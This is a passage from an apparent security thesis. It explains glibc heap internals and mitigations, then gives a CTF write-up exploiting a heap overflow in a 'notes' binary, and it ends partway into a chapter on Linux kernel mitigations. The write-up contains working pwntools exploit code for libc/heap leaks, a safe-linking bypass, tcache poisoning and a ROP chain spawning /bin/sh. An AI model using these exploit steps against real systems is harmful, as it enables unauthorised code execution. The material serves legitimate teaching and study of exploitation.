The `prev_inuse` flags indicate, that if the previous contiguous chunk is used will be set to 1 otherwise 0.

The last topic to discuss regarding malloc internals is the top chunk.

Malloc treats that as yet unused heap memory as a single large chunk called top chunk.

Every time we request memory from a malloc or calloc function we are stealing a part of the top chunk.

The value indicated in `gdb` previously is the remaining space of the heap memory.

In many glibc versions the top chunk value doesn't have any type of integrity check, this will be the point of the heap overflow.

### 3.3 How Heap Overflow works

As explained previously, `malloc()`, `calloc()` and `realloc()` are libc functions that allow you to create portions of dynamic memory called chunks into which data can be inserted dynamically. However, if these features are used incorrectly, there is a possibility that an attacker will exploit these mistakes to create critical attacks.

```
void *malloc(size_t size);
void *calloc(size_t nmemb, size_t size);
void *realloc(void *ptr, size_t size);
```

These are the definitions of `malloc`, `calloc` and `realloc` from the Linux manual, as you can see all the functions require a size, which is often the cause of many heap overflows. The following is vulnerable code that shows a misuse of size within these functions:

```
#include <stdio.h>
#include <stdlib.h>
void setup() {
    setbuf(stdin, NULL);
    setbuf(stderr, NULL);
    setbuf(stdout, NULL);
}

int main(){
    setup();
    puts("Insert your name: ");

    char *buf = malloc(100);
    if (buf == NULL) {
        fprintf(stderr, "Error malloc failed, NO INPUT");
        return 1;
    }
    scanf("%s", buf);
    printf("hello %s\n", buf);


    free(buf);
    return 0;
}
```

## CHAPTER 3. HEAP OVERFLOW VULNERABILITY

This code contains a critical bug, as can be seen when user input is entered, scanf is not used correctly, in fact, the correct use is to specify %n-1s in the format string where n is the size of the buffer and minus one is used because scanf add a null byte as a terminator. Consequently, if the user enters more than 96 characters there will be a heap overflow.

Potential payload and heap analysis:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
0x4ee770 0x0000000000000000 0x0000000000000071 .....q.....
0x4ee780 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA
0x4ee790 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA
0x4ee7a0 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA
0x4ee7b0 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA
0x4ee7c0 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA
0x4ee7d0 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA
0x4ee7e0 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA <-- Top chunk
```

Figure 3.2: Heap overflow viewed in gdb.

How can we analyze the chunk that we have allocated "buf" is allocated previously compared to the value of the top chunk, so by performing an overflow we will overwrite the value of the top chunk with the value 0x4141414141414141 the heap will think that the size of the remaining heap will be an arbitrary number.

At this point, the program will not crash because, at the time I am writing this thesis no type of integrity check on the size of the top chunk has been implemented, this allows us to create arbitrary write.

**Craft arbitrary write** In the world of exploitation, there is a constant effort to achieve arbitrary writes and arbitrary reads.

Arbitrary read permits us to read addresses that allow us to bypass mitigations such as aslr, canary.

Arbitrary writes to overwrite addresses that lead us to have remote command execution. In the case of the example shown above we have no print source so crafting an arbitrary read is impossible but in larger and more complicated systems they can be found.

But we have an arbitrary writing source, we can overwrite the size of the top chunk making it giant, and managing to overwrite the libraries and stack sections to overwrite sensitive data.




Figure 3.3: Heap after overwriting top chunk.

## 3.4 Mitigation

Unfortunately, the house of force technique, even if I decided to explain it previously, has been deprecated since the glibc version 2.27, at the time of writing this thesis we are at 2.35 and many mitigations have been added that prevent the use of the house of force technique.

Inside the heap, many mitigations have been added within the glibc to avoid launching attacks, in this section we will only analyze those related to the house of force and in the next section bypass techniques will be explained.

As explained previously, house of force consists of overwriting the top chunk to make it huge, exceeding the heap memory, and being able to read/overwrite the entry that will allow us to do RCE.

### 3.4.1 Top Chunk integrity check

Overwriting the top chunk with a size larger than that established by the creation of the heap is impossible this portion of code has been added within the code, we can find this code on [elixir.bootlin](http://elixir.bootlin.com/glibc/glibc-2.35/source/ malloc.c#L161) [3]:

```
victim = av->top;
size = chunksize (victim);

if (__glibc_unlikely (size > av->system_mem))
    malloc_printerr ("malloc(): corrupted top size");
```

This code, as you can imagine, even if the rest of the code is absent, carries out a check on the size of the chunk, in fact if we try to create a chunk that overwrites the top and subsequently creates another allocation on the heap will be print the string, "malloc( ): corrupted top size".

### 3.4.2 Safe Linking

The fundamental idea of safe linking is to mask the addresses within the linked lists that manage fastbin and tcache bins, [1].

The technique that exploits safe linking uses ASLR mitigation which I explained in the stack buffer overflow mitigations chapter.

The forward pointer inside the fastbin and tcache bins from glibc version 2.32 will be XOR'd with the bits randomized by aslr. This mitigation does

not allow attackers to have a clean pointer to the list of freed chunks. A hypothetical situation could be:

p: represents the value of the pointer that is saved by the fd field.

l: represents the address space where the fd is stored.

$l \gg 12$ : shifted right by 12 is used to XOR P resulting in an encoded pointer, P'.

Below is an example written in Python that explains how safe linking masking and unmasking work:

```
p = 0x0000BA9876543180
l = 0x0000BA9876543180
x = x = p ^ (l>>12) #
print("masked ptr: ", hex(x))
lbitshifted = l >> 12
y = x ^ lbitshifted
print("unmasked ptr: ", hex(y))
```

## 3.5 How to exploit a heap overflow and demonstration of a challenge

### 3.5.1 Introduction

In this section we will analyze a challenge that I solved during the csaw qualifier competition, a competition organized by an American team where the top 8 teams went to New York to play the finals.

In the challenge, we will analyze there is a heap overflow bug, the name of the challenge is notes.

### 3.5.2 Understand The Environment

In the challenge comes an attachment that contains an x86\_64 ELF binary and the libc.so.6 file, no source code is provided which means we have to decompile the ELF file and analyze it with ida or ghidra.

The first step is to try to extrapolate what glibc is about so as to understand what mitigations and heap structure we are facing, following the commands with which I understood it:

```
command:
strings libc.so.6 | grep GLIBC | less
output:
GNU C Library (Ubuntu GLIBC 2.35-3ubuntu1.6)
stable release version 2.35.
```

As you can see, we are talking about a glibc version 2.35, this implies that we will not be able to use the classic house of force technique because the safe linking and top chunk integrity check mitigations will be active.

The second step is to understand the mitigations applied by the kernel as in the case of stack buffer overflow we will use the checksec command of pwn-tools .



```

command:
checksec chall
outout:
[*] '/home/ferro/Documents/tesi/thesis/chall_heap/chall'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled


```

As you can see all the mitigations are enabled, but in the heap case we have to care only about PIE, ASLR, and FULL RELRO we won't deal with stack canary.

### 3.5.3 Reverse Engineering

The logic of the binary is very simple, it allows you to add, modify, view, and remove notes, it is managed via an array of struct that keeps track of the size of the note and a pointer to the chunk that will be allocated.

Analyzing the binary better, the function that allows you to edit a note contains a critical bug, following the image of the editNote function.



```

1  ssize_t __fastcall editNote(unsigned int a1)
2  {
3      ssize_t result; // rax
4
5      result = note[a1];
6      if ( result )
7      {
8          printf("Editing note n %d\n", a1);
9          puts("Insert new content:");
10         return read(0, *(void **) (note[a1] + 8LL), (unsigned int) (*(_DWORD *)note[a1] + 16));
11     }
12     return result;
13 }

```

Figure 3.4: Vulnerable function.

As you can see when the input to be inserted is requested to modify the previously allocated note, the read function is used in a vulnerable way, after having applied some techniques and details in the field of reverse engineering, we can interpret the call to read like this:

```
read(0, note[edit_index]->text, note[edit_index]->size+16);
```

Obviously, since we cannot change the size inside the memory we have the possibility of reading sixteen more characters inside the heap, allowing the attacker to perform a heap overflow.

The other functions such as `createNote`, `deleteNote` and `viewNote` seem to be implemented correctly without bugs, for this reason, I decided not to show them.

### 3.5.4 Exploit Development and Testing

In this section, we will talk about how to exploit a buffer overflow with chunk creation, edit chunk, view chunk, and delete chunk primitives.

The first thing to do is create an exploit and import the `pwntools` library a library that allows me to send and receive bytes from the program, the code follows.

```
def malloc(size,index):
    io.sendline(b"1")
    io.sendlineafter(b"index:",str(index).encode())
    io.sendlineafter(b"size:",str(size).encode())
def edit(index,content):
    io.sendline(b"2")
    io.sendlineafter(b"Index:",str(index).encode())
    io.sendafter(b"content:",content)
def view(index):
    io.sendline(b"3")
    io.sendlineafter(b"Index:",str(index).encode())
def delete(index):
    io.sendline(b"4")
    io.sendlineafter(b"Index:",str(index).encode())
```

In the code above we can see two functions implemented by the `pwntools` library, both will send the input as bytes but `sendlineafter` allows you to do this after a string that the output generates.

**leak libc base** the first step is to leak the libc base

There is a trick that allows you to leak the libc, which consists in allocating a chunk of very large size that is not freed in the tcache, in fact if we perform a free of a chunk that does not end up in the tcache (size greater than 0x408) we will have the fd field of our chunk pointing to libc.

If we are going to free an unsortedbin this will point to a pointer of the main arena, which will contain a pointer to libc.

The main arena is a structure that has the task of managing the heap, saving values such as top chunk, last reminder, heap start and heap and many other fields.

Below is the code that allows us to leak libc base and bypass safe linking.

```
malloc(0x500,0)
malloc(0x60,1)
delete(0)
pause()
malloc(0x500,0)
view(0)
io.recvuntil("note : ")
libc_addr=u64(io.recvline(False).ljust(8,b"\x00"))
libc_addr=libc_addr-0x21ace0
libc.address=libc_addr
```

0x55671813e2b0	0x0000000000000000	0x0000000000000511	.....	<-- unsortedbin[all][0]
0x55671813e2c0	0x00007f786301ace0	0x00007f786301ace0	...CX.....CX...	
0x55671813e2d0	0x0000000000000000	0x0000000000000000	.....	
0x55671813e2e0	0x0000000000000000	0x0000000000000000	.....	

Figure 3.5: Leak libc.

As you can see at address 0x55671813e2c0 we have a pointer to libc, at this point we just need to reallocate chunk of the same size and view it, malloc will not clean the contents of the freed chunk allowing us to leak a pointer to libc.

**leak heap base and safe linking bypass** As regards heap leak, the same technique used previously is used but with the difference that the victim chunk will be of a size that allows us to insert it into the tcache after it is freed.

In fact, the tcache creates a FIFO list of freed chunks for each chunk size

## CHAPTER 3. HEAP OVERFLOW VULNERABILITY

---

which will be incremented by 0x10.  
the code follows:

```
#lek heap and safe linking
malloc(0x90,2)
delete(2)
malloc(0x90,2)
view(2)
io.recvuntil("note : ")
key=u64(io.recvline(False).ljust(8,b"\x00"))
heap_base = key<<12
success(f"SAFE LINKING KEY LEAK@: {hex(key)} ")
success(f"HEAP BASE LEAK@: {hex(heap_base)} ")
delete(1)
delete(2)
```

As you can see, we allocate a chunk of size 0x90 and make this free, after we reallocate it we will have a heap leak.

As regards the safe link bypass, the leak that we will generate will be the key that we will need to bypass the mitigation, in fact by performing an xor operation between the key and the pointer on the heap any address on the heap will bypass safe linking.

Finally, by shifting the key to the right we will have the base of the heap.

```
0x564ab974b290 0x0000000000000000 0x0000000000000021 !.....
0x564ab974b2a0 0x00000000564ab974b 0x2500703acebd6746 K..d....Fg...:p.%
0x564ab974b2b0 0x0000000000000000 0x00000000000000a1 ..... <-- tcachebins[0x20][0/1]
```

Figure 3.6: Heap leak.

**craft arbitrary read and leak environ with tcache poisoning attack**

At this point we have all the leaks, in most heap exploits you need to craft arbitrary read and write, with these two techniques it is possible to perform many attacks.

First, we will create an arbitrary read to leak the environ.

Environ is a pointer that usually points to the stack and is useful because it will always be at the same offset away from the return address.

So the plan is to leak environ to understand how far away we are from the return address and then overwrite the return address with a rop and do remote command execution.

The technique we will use to leak environ is very reminiscent of the one to leak the base heap.

In fact, we can allocate two chunks with a size that will allow us to place them in tcache once they are freed and contiguous, having 16 bytes of overflow we will be able to overwrite the size of the next previously freed one and overwrite the fd field with the environ address.

Then reallocate the chunk and inspect it, thus effectively leaking the environ.

Below is the code that allowed me to leak environ:

```
malloc(0x78,3) # 3
malloc(0x78,4) # 4
malloc(0x78,5) # 4
delete(5)
delete(4) # 4
edit(3,b"A"*0x78+p64(0x81)+p64(libc.sym.environ^key))
malloc(0x78,4)
malloc(0x78,5)
view(5)
io.recvuntil(b"note : ")
environ=u64(io.recvline(False).ljust(8,b"\x00"))
success(f"ENVIRON LEAK@: {hex(environ)} ")
```




Figure 3.7: Stack state arbitrary read.

The fig 3.7 explains the attack we just saw.

Furthermore, within the code provided, it will be noticed that there are more allocations than those explained in the theoretical attack.

In fact a critical point of heap exploitation is consolidation, glibc has optimization and memory-saving techniques that if larger chunks than those previously used are allocated, the smaller ones will be consolidated. In this case, we found that the environ pointer is away 0x120 bytes from main return address.

**craft arbitrary write and rewrite return address with tcache poisoning attack** At this point all we have to do is overwrite `environ + 0x120`, therefore the return address.

Arbitrary write works in the exact same way as arbitrary read but with the difference that instead of inspecting the function to leak any pointers, we have to write, so instead of the `viewNote` function, we will use `editNote`.

So as before we will create two chunks with size which will allow us to stay inside tcache, free the second to exploit the first so as to overwrite the size field with a fake size and the `fd` field with `environ + 120` which corresponds to the return address.

Follows the code that i used:

```
malloc(0x18,1)
malloc(0x18,2)
malloc(0x18,3)
delete(1)
delete(2)
delete(3)
malloc(0x108,3) # 3
malloc(0x108,4) # 4
malloc(0x108,5) # 4
delete(5)
delete(4) # 4
edit(3,b"B"*0x108+p64(0x111)+p64((environ-0x128)^key))
malloc(0x108,4)
malloc(0x108,5)
```

From this portion of code you can see how in addition to having created arbitrary write we are bypassing safe linking by xoring the `environ` address with the key leaked at the beginning of the exploit.




Figure 3.8: Arbitrary write.

In the fig 3.8 we can see how in the fd field of the chunk inside the tcache of size 0x80 we have changed the fd with the address of `environ + 0x120` subsequently we will see how to approach the last step, write a ROP that allows us to do remote command execution.



**rop attack and remote command execution** Finally, we need to write the rop that will allow us to spawn a `/bin/sh` shell so as to execute commands remotely.

As explained in the stack buffer overflow chapter, rop is an attack that allows us to execute instructions and jump to another instruction via `ret`.

The rop structure of the rop that we will execute will look like this:

```
pop rdi; ret;
address of "/bin/sh\x00"
system
```

In this way the return address will insert the address of `"/bin/sh"` into the `rdi` register and `ret` will point to the `system` call inside the `libc`.

So we will make a call to `system("/bin/sh")`.

Last but not least, our menu that allows us to add, edit, inspect and remove notes is inside a `while true` and even if the return address of `main` will be overwritten we will never call it.

Fortunately, there is a call to `exit` that allows us to exit the `while true` and call return 0 of `main` which pops our shell correctly.

```
~/Documents/tesi/thesis/chall_heap [main] !4 ?6 python3 exp.py LOCAL
[*] '/home/ferro/Documents/tesi/thesis/chall_heap/chall'
  Arch: amd64-64-little
  RELRO: Full RELRO
  Stack: Canary found
  NX: NX enabled
  PIE: PIE enabled
[*] '/usr/lib/x86_64-linux-gnu/libc.so.6'
  Arch: amd64-64-little
  RELRO: Partial RELRO
  Stack: Canary found
  NX: NX enabled
  PIE: PIE enabled
[+] Starting local process '/home/ferro/Documents/tesi/thesis/chall_heap/chall': pid 72656
[+] LIBC LEAK@: 0x7f03dbc00000
[+] SAFE LINKING KEY LEAK@: 0x55e27a846
[+] HEAP BASE LEAK@: 0x55e27a846000
[+] ENVIRON LEAK@: 0x7ffe55618b48
[*] Loaded 219 cached gadgets for '/usr/lib/x86_64-linux-gnu/libc.so.6'
[*] Switching to interactive mode

-----keynote-----
1. Create note
2. Edit note
3. Print note
4. Delete note
5. Exit
bye bye!
$ id
uid=1000(ferro) gid=1000(ferro) groups=1000(ferro),4(adm),24(cdrom),27(sudo),30(dip),46(p...
```

Figure 3.9: Remote Command Execution.



# Chapter 4

## Stack buffer overflow in the Linux kernel

### 4.1 Kernel Linux internals

**Linux background** In 1991, a Finnish student, Linus Torvalds developed Linux as a kernel for a new operating system. Based on Unix and distributed under an open-source license, Linux quickly attracted the attention of the computing community.

Its collaborative development model has led to widespread adoption in industries such as servers, embedded devices, and desktops.

The most popular distributions of Linux have made Linux a popular choice for a wide range of computing uses.

#### Architecture

**monolithic kernel** Linux is a monolithic kernel therefore designed as a single module that manages all the functionality of the operating system. This implies that all external drivers must also have some part running in kernel mode.

**User space and kernel space** The memory inside the kernel is divided into various parts, such as user space and kernel space. User space is that portion of memory with which the user interfaces, therefore that memory is where all the processes generated by the user operate, in this region the permissions will be limited.

## CHAPTER 4. STACK BUFFER OVERFLOW IN THE LINUX KERNEL

---

Instead, the kernel space is a privileged area where the kernel has complete and direct access to all hardware resources.

Critical operations for the operation of the system are carried out in this region.

The kernel space is inaccessible directly from users and user applications.

The only way to communicate between user space and kernel space is through system calls allowing users to request kernel services.

**Linux kernel modes** In the paragraphs above, some Linux kernel modes have already been mentioned to manage permissions and memory sections correctly there are various modes in which the kernel operates.

Some of these are User mode, Kernel mode, Long mode, Protected mode, and, many others.

In this thesis, the modes that will interest us most will be:

- Kernel mode
- User mode

kernel mode: In this mode, the kernel has full access to hardware resources and system privileges.

It is used to execute kernel code and to perform operations that require elevated privileges such as memory and device management.

User mode: The code that runs in this mode has limited privileges and does not have direct access to memory and hardware resources, but most applications are run in this mode.

**Talking to the Linux kernel** As we have just explained, there are various modes and many types of memory sections, but in the context of exploitation we are interested in analyzing functions that we can achieve to trigger bugs and exploit them.

So saying, it is essential to understand how a userspace program communicates with the kernel.

There are many modalities, the ones we will analyze today will be:

- Syscalls
- Pseudo-device

- IOCTLs

- `copy_to_user` and `copy_from_user`

**Syscall:** Syscalls or system calls have the task of requesting services from the kernel such as file management, process creation, hardware management, and many other things.

Communication between user space and kernel space occurs according to some points:

- **Request from User Space:** A user program requests send a service request to the kernel via a syscall, the call can be called from an ELF executable for example.
- **Passing parameters:** The syscall specifications are defined in the registers as `rax` (defines the syscall number), `rdi` (usually a pointer to the file descriptor) and so for each syscall, all registers have an identifier.
- **Kernel Space transition and syscall management:** At this point, based on the parameters passed, if there are no errors, the kernel executes the system call, and if necessary returns a value.
- **Return to the User Space:** As a final step, the kernel returns control to the user process.




Figure 4.1: System calls.

**Pseudo-Device:** Pseudo-devices are virtual devices that provide a user interface for accessing specific kernel functionality, and are usually exposed under `/dev /proc`.

They support operations such as reading and writing and many others. An example is:

```
int main(){
    char buff[10];
    int fd = open("/dev/urandom", O_RDONLY);
    read(fd, buf, 10);
    return 0;
}
```

**IOCTLs:** stands for input/output control and is nothing more than a system call for a specific device that implements an operation that cannot be expressed by a regular semantic file.

Like a normal system call it requires parameters and will subsequently communicate with the kernel like a normal syscall.

An IOCTL example follows:

```
#include <sys/ioctl.h>
#define IOCTL_READ 0x1
typedef struct arg {
    char *msg;
    size_t len;
} arg_t;
int main() {
    int fd = open("/dev/hello", O_RDWR);
    if (fd == -1) {
        perror("open()");
        exit(1);
    }
    int len = 20;
    char *buf = calloc(len, sizeof(char));
    arg_t args = {
        .msg = buf,
        .len = len
    };
    ioctl(fd, IOCTL_READ, &args);
    printf("read: %s\n", args.msg);
    close(fd);
    free(buf);
    return 0;
}
```

Safely copying data between user and kernel space:

- `copy_from_user`: This is a function implemented by the kernel that allows you to copy data from user space to kernel space, usually taking a pointer to the destination buffer, a pointer to the buffer from which to copy and the size of the data to be copied.
- `copy_to_user`: This is a function implemented by the kernel that allows you to copy data from the kernel space to the user space, usually taking a pointer to the destination buffer, a pointer to the buffer from which to copy, and the size of the data to be copied.

Follow an example of `copy_from_user` and `copy_to_user`:

```
unsigned long _copy_to_user(void __user *to,
const void *from, unsigned long n)
{
    ...
    if (access_ok(to, n)) {
        instrument_copy_to_user(to, from, n);
        n = raw_copy_to_user(to, from, n);
    }
    ...
}

unsigned long _copy_from_user(void *to,
const void __user *from, unsigned long n)
{
    ...
    if (... && likely(access_ok(from, n))) {
        instrument_copy_from_user(to, from, n);
        res = raw_copy_from_user(to, from, n);
    }
    ...
}
```



## 4.2 how it works a kernel stack buffer overflow in the Linux kernel

Buffer overflow on the Linux kernel follows the logic of normal stack buffer overflow in user memory. A buffer overflow on the kernel occurs when we can write more input than the buffer that the program makes available can contain.

```
int unsafe_function(void) {
    char buffer[16];
    int ret;
    struct file *file = filp_open("/path/to/file", O_RDONLY, 0);
    if (IS_ERR(file)) {
        printk(KERN_ERR "Error opening file\n");
        return PTR_ERR(file);
    }
    ret = copy_from_user_n(buffer, file->f_dentry->d_inode->i_private, len);
    if (ret < 0) {
        printk(KERN_ERR "Failed copy\n");
        filp_close(file);
        return ret;
    }
    filp_close(file);

    return 0;
}
```

The code above may be vulnerable, in the call to `copy_from_user` the size of the second argument `buffer` is not checked, if by chance this buffer exceeds sixteen characters a buffer overflow will occur on the kernel.

The technique of exploiting a buffer overflow within the kernel is similar to that seen in the second chapter except that we are in a different structure and we have new mitigations that will be explained later.

## 4.3 Mitigations

The Linux kernel is vital for all Linux-based systems. However, due to its extensive codebase, numerous bugs are continually being identified by researchers. To address this, the Linux kernel incorporates multiple mitigations, making exploitation techniques significantly challenging.

In this chapter, we will examine some of the main mitigations present in the Linux kernel, including:

- SMEP (Supervisor Mode Execution Prevention)
- SMAP (Supervisor Mode Access Prevention)
- KASLR (Kernel Address Space Layout Randomization)
- KPTI (Kernel Page Table Isolation).

We'll see how these mitigations work together to fight against attackers. Additionally, critical issues and how these mitigations can be bypassed will be discussed.

### 4.3.1 SMEP

**User space and Kernel space** SMEP mitigation in the Linux kernel is a key response to thwarting vulnerabilities and cyberattacks that seek to execute user code within the kernel's privileged space. Implemented as a preventative measure, SMEP helps strengthen the security of the Linux operating system by restricting the execution of user code in the context of the kernel, but before talking about this mitigation we need to specify some Linux kernel internals.

SMEP's main job is to make user space memory pages non-executable while the process is in kernel mode. Inside the Linux kernel smep can be activated by setting the twentieth bit to 1 of the CR4 control register.

SMEP making the stack non-executable is very reminiscent of nx mitigation explained in the second chapter.

To bypass SMEP we will have to write a ROP instead of using a shellcode.

To check if the mitigation is active just run the following commands:

```
command:
    grep -o smep /proc/cpuinfo
```

```
output:
    smep
```

### 4.3.2 SMAP

SMAP (Supervisor Mode Access Prevention) is one of the main mitigation of the Linux kernel, we will also interface with this mitigation after in the exploiting phase.

The task of this mitigation is to mark all user space pages as inaccessible when the process is in kernel mode and prevent kernel space from reading or writing user space memory.

SMAP In the Linux kernel is enabled by setting the twenty-first bit of Control Register CR4.

To check if the mitigation is active just run the following commands:

```
command:
    grep -o smap /proc/cpuinfo
output:
    smap
```

### 4.3.3 KASLR

As we saw previously in the Stack Buffer Overflow chapter, stack randomization is carried out by ASLR, even in the Linux kernel there is an address randomization that prevents sensitive data from being called directly, this is called KASLR.

KASLR as ASLR for the stack, randomize the addresses of the code and data sections of the Linux kernel and device drivers.

Unlike ASLR which randomizes memory sections every time a program is started in userspace, the Linux kernel cannot shut down after the power-on phase, so KASLR will randomize addresses once after the boot phase.

Consequently, if we manage to leak an address after booting the kernel, the randomization will always be the same.

Since the beginning of 2020, a new version of KASLR has been released and it is called FGKASLR, which stands for Functions Granular Kernel Address Space Layout Randomization.

This is a technology that randomizes addresses for each function in the Linux kernel.

## CHAPTER 4. STACK BUFFER OVERFLOW IN THE LINUX KERNEL

---

Although the address of a function in the Linux kernel can be leaked, it is not possible to determine the base address, the only way to leak the base is to extrapolate a pointer to the data section, in fact this is not randomized and allows you to find the base address.

an example of the randomization follows, in all cases, I executed the command `cat proc/kallsyms — grep commit_creds` we will discover later in the thesis that this address will be very useful to us:

```
KASLR disabled
0xffffffff814c6410
first case KASLR enable
0xffffffffaf7e4640
second case KASLR enable
0xffffffff84349500
```

As we can see from the example above, kaslr only randomizes the last 8 nibbles and therefore the last 4 bytes, however, KASLR will be impossible to brute because unlike ASLR if the kernel panics during the brute force we will lose all the brute work we have done up until now to kernel panic.

To check if the mitigation is active just run the following commands:

```
command:
  sysctl kernel.randomize_va_space
output:
  kernel.randomize_va_space = 2
```

### 4.3.4 KPTI

KPTI (kernel page table isolation) or the old name KAISER (short for Kernel Address Isolation to have Side-channels Efficiently Removed) is a mitigation that was introduced in 2018 after a very famous hardware attack called meltdown.

The meltdown attack allowed you to read the kernel memory with user privileges allowing you to simply bypass KASLR, which is why the KPTI mitigation was born.

As you know, a page table is used when converting a virtual address to a physical address, and this security mechanism separates this page table between user mode and kernel mode.

The implementation of KPTI led to a notable drop in performance and worse memory management.

Below is a photo that explains memory management with KPTI active:




Figure 4.2: kernel Page Table Isolation.

## 4.4 How to exploit a stack buffer overflow in the Linux kernel

### 4.4.1 Introduction

In this section, we will analyze a vulnerable kernel module written by ptrYudai [4].

By running the `uname -r` command we will notice that we are facing the following kernel version:

